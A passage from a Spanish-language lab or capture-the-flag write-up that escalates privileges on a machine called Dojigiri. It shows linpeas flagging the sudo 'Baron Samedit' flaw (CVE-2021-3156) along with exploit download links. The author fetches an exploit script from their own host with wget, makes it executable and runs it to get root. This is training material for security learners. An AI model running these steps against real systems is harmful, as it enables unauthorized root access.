Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

```

Figura 36: Salida de linpeas interesante

Buscamos el [exploit](#) en internet y nos lo instalamos en la máquina principal. Ahora, siguiendo los mismos pasos que con linpeas lo descargamos en la máquina Dojigiri.

```

$ wget http://192.168.138.6:9090/exploit_nss.py
wget http://192.168.138.6:9090/exploit_nss.py
--2024-05-07 09:34:10-- http://192.168.138.6:9090/exploit_nss.py
Connecting to 192.168.138.6:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8179 (8.0K) [text/x-python]
Saving to: 'exploit_nss.py'

exploit_nss.py  100%[=====>] 7.99K  --.-KB/s   in 0s
2024-05-07 09:34:11 (1.06 GB/s) - 'exploit_nss.py' saved [8179/8179]
$ ls
console estilo.css exploit_nss.py index.html linpeas.sh samurai_logo.jpg
$ chmod 777 exploit_nss.py
chmod 777 exploit_nss.py

```

Figura 37: Situando el exploit en la máquina víctima

Ejecutamos el exploit y como podemos ver, somos root.

```
$ ./exploit_nss.py failed: connect
./exploit_nss.py failed: connect
# whoami 138.3 - - [07/May/2024 1
whoami 8.138.3 - - [07/May/2024 1
root net 4: open failed: connect
```

Figura 38: Elevado de privilegios

```
cd root
# ls -la
ls -la
total 40
drwx----- 5 root root 4096 May 12 2023 .
drwxr-xr-x 22 root root 4096 Jun 3 2020 ..
-rw----- 1 root root 2293 May 12 2023 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 May 2 2023 .cache
drwx----- 3 root root 4096 May 2 2023 .gnupg
drwxr-xr-x 3 root root 4096 Jun 3 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 May 2 2023 .selected_editor
-rwxrwx--- 1 root 1000 67 May 4 2023 backup.sh
#
```

Figura 39: Archivos de root